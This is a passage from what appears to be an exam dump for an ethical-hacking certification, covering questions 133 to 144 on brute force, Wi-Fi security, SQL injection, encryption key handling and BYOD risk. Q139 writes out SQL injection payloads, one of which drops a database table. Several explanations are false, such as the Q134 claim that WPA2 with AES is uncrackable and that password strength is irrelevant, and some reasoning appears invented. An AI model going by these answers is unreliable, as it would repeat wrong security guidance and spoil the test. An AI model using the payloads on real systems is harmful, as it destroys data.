C) They are performing a vulnerability scan to identify any weaknesses in the target system: This option is incorrect because a vulnerability scan is a broader and deeper process than a port scan. A vulnerability scan involves identifying and assessing the security flaws and risks in a system or network, such as missing patches, misconfigurations, outdated software, or weak passwords. A vulnerability scan may use port scanning as one of its techniques, but it also uses other methods, such as banner grabbing, service enumeration, or exploit testing.A vulnerability scan usually requires more time, resources, and permissions than a port scan34.

D) They are performing a network scan to identify live hosts and their IP addresses: This option is incorrect because a network scan is a different process than a port scan. A network scan involves discovering and mapping the devices and hosts connected to a network, such as routers, switches, servers, or workstations. A network scan may use ping, traceroute, or ARP requests to identify the IP addresses, MAC addresses, and hostnames of the live hosts.A network scan usually precedes a port scan, as it provides the target range and scope for the port scan56.

1: Port Scanning Techniques - an overview | ScienceDirect Topics

2: nmap Host Discovery Techniques

3: Vulnerability Scanning Tools | OWASP Foundation

4: What Is Vulnerability Scanning? Types, Tools and Best Practices | Splunk

5: Network Scanning - an overview | ScienceDirect Topics

6: Network Scanning - Nmap

QUESTION 133

A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials

B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database

C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection

D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack

Correct Answer: A
Section:
Explanation:

The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys.It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks1. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with "Invalid username", the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with "Invalid password", the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.

The other options are not as effective or feasible as option A for the following reasons:

B)The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database2. The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.

C)The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application

is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts3.The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page4. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user's browser, which may not be feasible or easy depending on the application's design and security measures.
D)The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them5. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user's device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user's awareness and behavior.
1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet
2: What is SQL Injection? Tutorial & Examples | Web Security Academy
3: Cross Site Scripting (XSS) | OWASP Foundation
4: What is Clickjacking? | Definition, Types & Examples - Fortinet
5: Man-in-the-middle attack - Wikipedia

QUESTION 134
As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption.
Why are you finding it difficult to crack the Wi-Fi password?

A. The Wi-Fi password is too complex and long
B. Your hacking tool is outdated
C. The network is using an uncrackable encryption method
D. The network is using MAC address filtering.

Correct Answer: C
Section:
Explanation:
The network is using an uncrackable encryption method, which makes it difficult to crack the Wi-Fi password. WPA2 Personal with AES encryption is the strongest form of security offered by Wi-Fi devices at the moment, and it should be used for all purposes. AES stands for Advanced Encryption Standard, and it is a symmetric-key algorithm that uses a 128-bit, 192-bit, or 256-bit key to encrypt and decrypt data.AES is considered to be uncrackable by brute force attacks, as it would take an impractical amount of time and computational power to try all possible key combinations12. Therefore, unless you have access to the Wi-Fi password or the encryption key, you will not be able to decrypt the network traffic and crack the password.
The other options are not correct for the following reasons:
A) The Wi-Fi password is too complex and long: This option is not relevant because the Wi-Fi password is not directly used to encrypt the network traffic. Instead, the password is used to generate a Pre-Shared Key (PSK), which is then used to derive a Pairwise Master Key (PMK), which is then used to derive a Pairwise Transient Key (PTK), which is then used to encrypt the data.Therefore, the complexity and length of the password do not affect the encryption strength, as long as the password is not easily guessed or leaked34.
B) Your hacking tool is outdated: This option is not plausible because even if your hacking tool is outdated, it would not affect your ability to capture the network traffic and attempt to crack the password. The hacking tool may not support the latest Wi-Fi standards or protocols, but it should still be able to capture the raw data packets and save them in a file. The cracking process would depend on the encryption algorithm and the key, not on the hacking tool.
D) The network is using MAC address filtering: This option is not feasible because MAC address filtering is a technique that restricts network access and communication to trusted devices based on their MAC addresses, which are unique identifiers assigned to network interfaces. MAC address filtering can prevent unauthorized devices from joining the network, but it cannot prevent authorized devices from capturing the network traffic.Moreover, MAC address filtering can be easily bypassed by spoofing the MAC address of an allowed device56.
1: What is AES Encryption and How Does it Work? | Kaspersky
2: AES Encryption: Everything You Need to Know | Comparitech
3: How Does WPA2 Work? | Techwalla
4: How Does WPA2 Encryption Work? | Security Boulevard
5: What is MAC Address Filtering? | Definition, Types & Examples - Fortinet
6: How to Bypass MAC Address Filtering on Wireless Networks - Null Byte :: WonderHowTo

QUESTION 135

A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

A. Inference-based assessment solution

B. Service-based solution offered by an auditing firm

C. Tree-based assessment approach

D. Product-based solution installed on a private network

Correct Answer: B

Section:

Explanation:

A service-based solution offered by an auditing firm would be the most appropriate type of vulnerability assessment solution for the large e-commerce organization, given their requirements. A service-based solution is a type of vulnerability assessment that is performed by external experts who have the skills, tools, and experience to conduct a thorough and comprehensive analysis of the target system or network. A service-based solution can imitate the outside view of attackers, as the experts are not familiar with the internal details or configurations of the organization. A service-based solution can also perform well-organized inference-based testing, which is a type of testing that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. A service-based solution can scan automatically against continuously updated databases, as the experts have access to the latest security intelligence and threat feeds.A service-based solution can also support multiple networks, as the experts can use different techniques and tools to scan different types of networks, such as wired, wireless, cloud, or hybrid12.

The other options are not as appropriate as option B for the following reasons:

A) Inference-based assessment solution: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Inference-based testing is a testing method that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target.Inference-based testing can be performed by service-based, product-based, or tree-based solutions, depending on the scope, objectives, and resources of the assessment3.

C) Tree-based assessment approach: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Tree-based testing is a testing method that uses a hierarchical structure to organize and prioritize the vulnerabilities based on their severity, impact, and exploitability.Tree-based testing can be performed by service-based, product-based, or inference-based solutions, depending on the scope, objectives, and resources of the assessment4.

D) Product-based solution installed on a private network: This option is a type of vulnerability assessment solution, but it may not meet all the requirements of the large e-commerce organization. A product-based solution is a type of vulnerability assessment that is performed by using software or hardware tools that are installed on the organization's own network. A product-based solution can scan automatically against continuously updated databases, as the tools can be configured to download and apply the latest security updates and patches. However, a product-based solution may not imitate the outside view of attackers, as the tools may have limited access or visibility to the external network or the internet. A product-based solution may also not perform well-organized inference-based testing, as the tools may rely on predefined rules or signatures to detect and report vulnerabilities, rather than using logical reasoning and deduction. A product-based solution may also not support multiple networks, as the tools may be designed or optimized for a specific type of network, such as wired, wireless, cloud, or hybrid .

1: Vulnerability Assessment Services | Rapid7
2: Vulnerability Assessment Services | IBM
3: Inference-Based Vulnerability Testing of Firewall Policies - IEEE Conference Publication
4: A Tree-Based Approach for Vulnerability Assessment - IEEE Conference Publication
: Vulnerability Assessment Tools | OWASP Foundation
: Vulnerability Assessment Solutions: Why You Need One and How to Choose | Defensible

QUESTION 136

You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

A. Provide employees with corporate-owned devices for work-related tasks.

B. Implement a mobile device management solution that restricts the installation of non-approved applications.

C. Require all employee devices to use a company-provided VPN for internet access.

D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Correct Answer: D

Section:
Explanation:
The best measure to prevent similar attacks without overly restricting the use of personal devices is to conduct regular cybersecurity awareness training, focusing on phishing attacks. Cybersecurity awareness training is a process of educating and empowering employees on the best practices and behaviors to protect themselves and the organization from cyber threats, such as phishing, malware, ransomware, or data breaches.Cybersecurity awareness training can help the organization mitigate the risk of phishing incidents by providing the following benefits12:
It can increase the knowledge and skills of employees on how to identify and avoid phishing emails, messages, or links, such as by checking the sender, the subject, the content, the attachments, and the URL of the message, and by verifying the legitimacy and authenticity of the message before responding or clicking.
It can enhance the attitude and culture of employees on the importance and responsibility of cybersecurity, such as by encouraging them to report any suspicious or malicious activity, to follow the security policies and guidelines, and to seek help or guidance when in doubt or trouble.
It can reduce the human error and negligence that are often the main causes of phishing incidents, such as by reminding employees to update their devices and applications, to use strong and unique passwords, to enable multi-factor authentication, and to backup their data regularly.
The other options are not as optimal as option D for the following reasons:
A) Provide employees with corporate-owned devices for work-related tasks: This option is not feasible because it contradicts the BYOD policy, which allows employees to use their personal devices for work-related tasks. Providing employees with corporate-owned devices would require the organization to incur additional costs and resources, such as purchasing, maintaining, and securing the devices, as well as training and supporting the employees on how to use them.Moreover, providing employees with corporate-owned devices would not necessarily prevent phishing incidents, as the devices could still be compromised by phishing emails, messages, or links, unless the organization implements strict security controls and policies on the devices, which may limit the user autonomy and productivity3.
B) Implement a mobile device management solution that restricts the installation of non-approved applications: This option is not desirable because it violates the user autonomy and privacy under the BYOD policy, which allows employees to use their personal devices for both personal and professional purposes. Implementing a mobile device management solution that restricts the installation of non-approved applications would require the organization to monitor and control the devices of the employees, which may raise legal and ethical issues, such as data ownership, consent, and compliance.Furthermore, implementing a mobile device management solution that restricts the installation of non-approved applications would not completely prevent phishing incidents, as the employees could still receive phishing emails, messages, or links through the approved applications, unless the organization implements strict security controls and policies on the applications, which may affect the user experience and functionality4.
C) Require all employee devices to use a company-provided VPN for internet access: This option is not sufficient because it does not address the root cause of phishing incidents, which is the human factor. Requiring all employee devices to use a company-provided VPN for internet access would provide the organization with some benefits, such as encrypting the network traffic, hiding the IP address, and bypassing geo-restrictions. However, requiring all employee devices to use a company-provided VPN for internet access would not prevent phishing incidents, as the employees could still fall victim to phishing emails, messages, or links that lure them to malicious websites or applications, unless the organization implements strict security controls and policies on the VPN, which may affect the network performance and reliability.
1: What is Cybersecurity Awareness Training? | Definition, Benefits & Best Practices | Kaspersky
2: How to Prevent Phishing Attacks with Security Awareness Training | Infosec
3: BYOD vs. Corporate-Owned Devices: Pros and Cons | Bitglass
4: Mobile Device Management (MDM) | OWASP Foundation
: What is a VPN and why do you need one? Everything you need to know | ZDNet

QUESTION 137
You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

A. Use the cloud service provider's encryption services but store keys on-premises.
B. Use the cloud service provider's default encryption and key management services.
C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.
D. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.

Correct Answer: D
Section:
Explanation:
The best practice to meet the client's requirement is to encrypt data client-side before uploading to the cloud and retain control of the encryption keys. This practice is also known as client-side encryption or end-to-end encryption, and it involves encrypting the data on the client's device using a software or hardware tool that generates and manages the encryption keys. The encrypted data is then uploaded to the cloud service, where it remains encrypted at rest. The encryption keys are never shared with the cloud service provider or any third party, and they are only used by the client to decrypt the data when needed.This way, the client can maintain full control over the encryption keys and the security of the data, even when the data is stored on a public cloud service12.
The other options are not as optimal as option D for the following reasons:
A) Use the cloud service provider's encryption services but store keys on-premises: This option is not feasible because it contradicts the client's requirement of maintaining full control over the encryption keys. Using the cloud

service provider's encryption services means that the client has to rely on the cloud service provider to generate and manage the encryption keys, even if the keys are stored on-premises. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data.Moreover, storing the keys on-premises may introduce additional challenges, such as key distribution, synchronization, backup, and recovery3.

B) Use the cloud service provider's default encryption and key management services: This option is not desirable because it violates the client's requirement of maintaining full control over the encryption keys. Using the cloud service provider's default encryption and key management services means that the client has to trust the cloud service provider to encrypt and decrypt the data on the server-side, using the cloud service provider's own encryption keys and mechanisms. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data.Furthermore, the cloud service provider's default encryption and key management services may not meet the regulatory requirements or the security standards of the client4.

C) Rely on Secure Sockets Layer (SSL) encryption for data at rest: This option is not sufficient because SSL encryption is not designed for data at rest, but for data in transit. SSL encryption is a protocol that encrypts the data as it travels over the internet between the client and the server, using certificates and keys that are exchanged and verified by both parties. SSL encryption can protect the data from being intercepted or modified by unauthorized parties, but it does not protect the data from being accessed or decrypted by the cloud service provider or any third party who has access to the server. Moreover, SSL encryption does not provide the client with any control over the encryption keys or the security of the data.

1: Client-side encryption - Wikipedia
2: What is Client-Side Encryption? | Definition, Benefits & Best Practices | Kaspersky
3: Cloud Encryption Key Management: What You Need to Know | Thales
4: Cloud Encryption: How It Works and How to Use It | Comparitech
: What is SSL Encryption and How Does it Work? | Norton

QUESTION 138

Sarah, a system administrator, was alerted of potential malicious activity on the network of her company. She discovered a malicious program spread through the instant messenger application used by her team. The attacker had obtained access to one of her teammate's messenger accounts and started sending files across the contact list. Which best describes the attack scenario and what measure could have prevented it?

A. Instant Messenger Applications; verifying the sender's identity before opening any files
B. Insecure Patch Management; updating application software regularly
C. Rogue/Decoy Applications; ensuring software is labeled as TRUSTED
D. Portable Hardware Media/Removable Devices; disabling Autorun functionality

Correct Answer: A
Section:
Explanation:

The attack scenario is best described as Instant Messenger Applications, and the measure that could have prevented it is verifying the sender's identity before opening any files. Instant Messenger Applications are communication tools that allow users to exchange text, voice, video, and file messages in real time. However, they can also be used as attack vectors for spreading malware, such as viruses, worms, or Trojans, by exploiting the trust and familiarity between the users. In this scenario, the attacker compromised one of the team member's messenger account and used it to send malicious files to the other team members, who may have opened them without suspicion, thus infecting their systems.This type of attack is also known as an instant messaging worm12.

To prevent this type of attack, the users should verify the sender's identity before opening any files sent through instant messenger applications. This can be done by checking the sender's profile, asking for confirmation, or using a secure channel.Additionally, the users should also follow other security tips, such as using strong passwords, updating the application software, scanning the files with antivirus software, and reporting any suspicious activity34.

1: Instant Messaging Worm - Techopedia
2: Cybersecurity's Silent Foe: A Comprehensive Guide to Computer Worms | Silent Quadrant
3: Instant Messenger Hacks: 10 Security Tips to Protect Yourself - MUO
4: Increased phishing attacks on instant messaging platforms: how to prevent them | Think Digital Partners

QUESTION 139

You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

A. 'OR 'T='1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data
B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column
C. OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

D. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

Correct Answer: C
Section:
Explanation:
The payload that would have the most significant impact in the case of a successful SQL injection attack is OR 'a'='a; DROP TABLE members; --. This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss. This payload works as follows:
The OR 'a'='a part of the payload is a logical expression that is always true, regardless of the input or the condition of the SQL statement. This part of the payload allows the attacker to bypass any authentication or authorization checks that may be implemented in the SQL statement, such as a login form or a search query.
The ; part of the payload is a statement terminator that marks the end of the current SQL statement and allows the attacker to inject another SQL statement after it. This part of the payload enables the attacker to execute multiple SQL statements in a single query, which is also known as stacked queries or batched queries.
The DROP TABLE members part of the payload is a destructive SQL statement that deletes the entire table named members from the database. This part of the payload causes data loss and may compromise the functionality and integrity of the application that relies on the table. The table name may vary depending on the target database, but the attacker can use other techniques, such as error-based or union-based SQL injection, to discover the table names before executing the drop statement.
The -- part of the payload is a comment symbol that tells the SQL engine to ignore the rest of the query. This part of the payload helps the attacker to avoid any syntax errors or unwanted results that may arise from the original query.
The other options are not as impactful as option C for the following reasons:
A) 'OR 'T='1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data. This payload is a common and basic SQL injection technique that injects a logical expression that is always true, such as 'OR 'T='1 or 'OR 1=1, to bypass the authentication or authorization checks of the SQL statement. This payload can allow the attacker to view data that they are not supposed to, such as user credentials, personal information, or financial records. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
B) 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column. This payload is a variation of the previous payload that injects a logical expression that is always true, such as 'OR username LIKE '% or 'OR 1 LIKE '%, to bypass the authentication or authorization checks of the SQL statement. The LIKE operator is used to compare a value with a pattern that may contain wildcard characters, such as % or _, which match any string or character. This payload can allow the attacker to view data that matches the pattern, such as usernames that start with a certain letter or contain a certain substring. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
D) UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables. This payload is an advanced SQL injection technique that injects the UNION SQL operator to combine the results of two or more SELECT statements into a single result set, which is then returned as part of the HTTP response. The UNION operator can be used to join the results from different tables that have the same number and type of columns. The NULL values are used to match the column types and avoid any errors. This payload can allow the attacker to retrieve data from tables that are not intended to be accessed by the application, such as system tables, configuration tables, or backup tables. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
1: SQL Injection - OWASP Foundation
2: SQL Injection Payloads: How SQLi exploits work - Bright Security
3: SQL Injection - HackTricks

QUESTION 140
Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However, you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

A. Implementing SSL certificates on your company's web servers.
B. Applying the Diffie-Hellman protocol to exchange the symmetric key.
C. Switching all data transmission to the HTTPS protocol.
D. Utilizing SSH for secure remote logins to the servers.

Correct Answer: B
Section:
Explanation:
The protocol that you would recommend to the team to achieve the secure exchange of the symmetric key is the Diffie-Hellman protocol. The Diffie-Hellman protocol is a key agreement protocol that allows two or more parties to establish a shared secret key over an unsecured communication channel, without having to exchange the key itself.The Diffie-Hellman protocol works as follows12:
The parties agree on a large prime number p and a generator g, which are public parameters that can be known by anyone.
Each party chooses a random private number a or b, which are kept secret from anyone else.

Each party computes a public value A or B, by raising g to the power of a or b modulo p, i.e., A = g^a mod p and B = g^b mod p.
Each party sends their public value A or B to the other party over the unsecured channel.
Each party computes the shared secret key K, by raising the received public value to the power of their own private number modulo p, i.e., K = A^b mod p = B^a mod p.
The parties can now use the shared secret key K to encrypt and decrypt the data using a symmetric key encryption algorithm, such as AES or 3DES.
The Diffie-Hellman protocol can ensure the secure exchange of the symmetric key because it relies on the mathematical difficulty of computing discrete logarithms, which means that it is hard to find the private numbers a or b given the public values A or B, g, and p.Therefore, an attacker who intercepts the public values A or B cannot easily compute the shared secret key K, and thus cannot decrypt the data encrypted with K12.
The other options are not as appropriate as option B for the following reasons:
A) Implementing SSL certificates on your company's web servers: This option is not relevant because SSL certificates are not used to exchange symmetric keys, but to authenticate the identity of the web servers and to establish a secure connection using public key encryption. SSL certificates are digital certificates that contain the public key and the identity information of the web server, and are issued and signed by a trusted certificate authority (CA). When a client connects to a web server, the web server sends its SSL certificate to the client, who verifies it with the CA. If the verification is successful, the client and the web server use the public key in the certificate to exchange a symmetric key, which is then used to encrypt and decrypt the data.However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or SSL certificates34.
C) Switching all data transmission to the HTTPS protocol: This option is not sufficient because HTTPS protocol is not a protocol for exchanging symmetric keys, but a protocol for securing web traffic using SSL or TLS encryption. HTTPS protocol is a combination of HTTP protocol and SSL or TLS protocol, which means that it uses HTTP for the application layer communication and SSL or TLS for the transport layer encryption. When a client requests a web page from a web server using HTTPS protocol, the client and the web server establish a secure connection using SSL or TLS protocol, which involves the exchange of SSL certificates and a symmetric key, as explained in option A. Then, the client and the web server use the symmetric key to encrypt and decrypt the HTTP data.However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or HTTPS protocol5.
D) Utilizing SSH for secure remote logins to the servers: This option is not applicable because SSH is not a protocol for exchanging symmetric keys, but a protocol for securing remote access to servers using public key authentication and encryption. SSH is a protocol that allows a client to securely connect to a server and execute commands or transfer files over an encrypted channel. SSH uses public key cryptography to authenticate the identity of the server and the client, and to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve remote logins or SSH protocol .
1: Diffie--Hellman key exchange - Wikipedia
2: Diffie-Hellman Key Exchange - an overview | ScienceDirect Topics
3: SSL Certificate - an overview | ScienceDirect Topics
4: What is an SSL Certificate? | DigiCert.com
5: HTTPS - Wikipedia
: What is HTTPS? | Cloudflare
: SSH (Secure Shell) - Wikipedia
: What is SSH? | SSH.COM

QUESTION 141
During an attempt to perform an SQL injection attack, a certified ethical hacker is focusing on the identification of database engine type by generating an ODBC error. The ethical hacker, after injecting various payloads, finds that the web application returns a standard, generic error message that does not reveal any detailed database information. Which of the following techniques would the hacker consider next to obtain useful information about the underlying database?

A. Use the UNION operator to combine the result sets of two or more SELECT statements
B. Attempt to compromise the system through OS-level command shell execution
C. Try to insert a string value where a number is expected in the input field
D. Utilize a blind injection technique that uses time delays or error signatures to extract information

Correct Answer: D
Section:
Explanation:
The technique that the hacker would consider next to obtain useful information about the underlying database is to utilize a blind injection technique that uses time delays or error signatures to extract information. A blind injection technique is a type of SQL injection technique that is used when the web application does not return any detailed error messages or data from the database, but only indicates whether the query was executed successfully or not. A blind injection technique relies on sending specially crafted SQL queries that cause a noticeable change in the behavior or response of the web application, such as a time delay or an error signature, which can then be used to infer information about the database.For example, the hacker could use the following methods12:
Time-based blind injection: This method involves injecting a SQL query that contains a time delay function, such as SLEEP() or WAITFOR DELAY, which pauses the execution of the query for a specified amount of time. The hacker can then measure the time difference between the normal and the delayed responses, and use it to determine whether the injected query was true or false. By using this method, the hacker can perform a binary

search to guess the values of the data in the database, one bit at a time.
Error-based blind injection: This method involves injecting a SQL query that contains a deliberate error, such as a division by zero, a type mismatch, or an invalid conversion, which causes the database to generate an error message. The hacker can then analyze the error message, which may contain useful information about the database, such as the version, the name, the structure, or the data. By using this method, the hacker can exploit the error handling mechanism of the database to extract information.
The other options are not as suitable as option D for the following reasons:
A) Use the UNION operator to combine the result sets of two or more SELECT statements: This option is not feasible because it requires the web application to return data from the database, which is not the case in this scenario. The UNION operator is a SQL operator that allows the hacker to append the results of another SELECT statement to the original query, and display them as part of the web page. This way, the hacker can retrieve data from other tables or columns that are not intended to be shown by the web application.However, this option does not work when the web application does not return any data or error messages from the database, as in this scenario3.
B) Attempt to compromise the system through OS-level command shell execution: This option is not relevant because it is not a SQL injection technique, but a post-exploitation technique. OS-level command shell execution is a method of gaining access to the underlying operating system of the web server, by injecting a SQL query that contains a system command, such as xp_cmdshell, exec, or shell_exec, which executes the command on the server. This way, the hacker can perform various actions on the server, such as uploading files, downloading files, or running programs.However, this option does not help to obtain information about the database, which is the goal of this scenario4.
C) Try to insert a string value where a number is expected in the input field: This option is not effective because it is a basic SQL injection technique that is used to detect SQL injection vulnerabilities, not to exploit them. Inserting a string value where a number is expected in the input field is a method of triggering a syntax error in the SQL query, which may reveal the structure or the content of the query in the error message. This way, the hacker can identify the vulnerable parameters and the type of the database.However, this option does not work when the web application does not return any detailed error messages from the database, as in this scenario5.
1: Blind SQL Injection - OWASP Foundation
2: Blind SQL Injection - an overview | ScienceDirect Topics
3: SQL Injection Union Attacks - OWASP Foundation
4: OS Command Injection - OWASP Foundation
5: SQL Injection - OWASP Foundation

QUESTION 142
As a cybersecurity analyst for SecureNet, you are performing a security assessment of a new mobile payment application. One of your primary concerns is the secure storage of customer data on the device. The application stores sensitive information such as credit card details and personal identification numbers (PINs) on the device. Which of the following measures would best ensure the security of this data?

A. Implement biometric authentication for app access.
B. Encrypt all sensitive data stored on the device.
C. Enable GPS tracking for all devices using the app.
D. Regularly update the app to the latest version.

Correct Answer: B
Section:
Explanation:
Encrypting all sensitive data stored on the device is the best measure to ensure the security of this data, because it protects the data from unauthorized access or disclosure, even if the device is lost, stolen, or compromised. Encryption is a process of transforming data into an unreadable format using a secret key or algorithm. Only authorized parties who have the correct key or algorithm can decrypt and access the data. Encryption can be applied to data at rest, such as files or databases, or data in transit, such as network traffic or messages. Encryption can prevent attackers from stealing or tampering with the customer data stored on the device, such as credit card details and PINs, which can cause financial or identity fraud.
The other options are not as effective or sufficient as encryption for securing the customer data stored on the device. Implementing biometric authentication for app access may provide an additional layer of security, but it does not protect the data from being accessed by other means, such as malware, physical access, or backup extraction. Enabling GPS tracking for all devices using the app may help locate the device in case of loss or theft, but it does not prevent the data from being accessed by unauthorized parties, and it may also pose privacy risks. Regularly updating the app to the latest version may help fix bugs or vulnerabilities, but it does not guarantee the security of the data, especially if the app does not use encryption or other security features.
Reference:
Securely Storing Data | Security.org
Data Storage Security: 5 Best Practices to Secure Your Data
M9: Insecure Data Storage | OWASP Foundation

QUESTION 143
You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with

WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a Suitable replacement to enhance the security of the company's wireless network?

A. MAC address filtering
B. WPA2-PSK with AES encryption
C. Open System authentication
D. SSID broadcast disabling

Correct Answer: B
Section:
Explanation:
WEP encryption is an outdated and insecure method of protecting wireless networks from unauthorized access and eavesdropping.WEP uses a static key that can be easily cracked by various tools and techniques, such as capturing the initialization vectors, brute-forcing the key, or exploiting the weak key scheduling algorithm1. Therefore, you should recommend a more secure encryption method to enhance the security of the company's wireless network.
One of the most suitable replacements for WEP encryption is WPA2-PSK with AES encryption. WPA2 stands for Wi-Fi Protected Access 2, which is a security standard that improves upon the previous WPA standard. WPA2 uses a robust encryption algorithm called AES, which stands for Advanced Encryption Standard.AES is a block cipher that uses a 128-bit key and is considered to be very secure and resistant to attacks2.
WPA2-PSK stands for WPA2 Pre-Shared Key, which is a mode of WPA2 that uses a passphrase or a password to generate the encryption key. The passphrase or password must be entered by the users who want to connect to the wireless network. The key is then derived from the passphrase or password using a function called PBKDF2, which stands for Password-Based Key Derivation Function 2.PBKDF2 adds a salt and a number of iterations to the passphrase or password to make it harder to crack3.
WPA2-PSK with AES encryption offers several advantages over WEP encryption, such as:
It uses a dynamic key that changes with each session, instead of a static key that remains the same.
It uses a stronger encryption algorithm that is more difficult to break, instead of a weaker encryption algorithm that is more vulnerable to attacks.
It uses a longer key that provides more security, instead of a shorter key that provides less security.
It uses a more secure key derivation function that adds complexity and randomness, instead of a simple key generation function that is predictable and flawed.
Therefore, you should recommend WPA2-PSK with AES encryption as a suitable replacement to enhance the security of the company's wireless network.
Wireless Security - Encryption - Online Tutorials Library
WiFi Security: WEP, WPA, WPA2, WPA3 And Their Differences - NetSpot
WPA2-PSK (Wi-Fi Protected Access 2 Pre-Shared Key)

QUESTION 144
Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company.
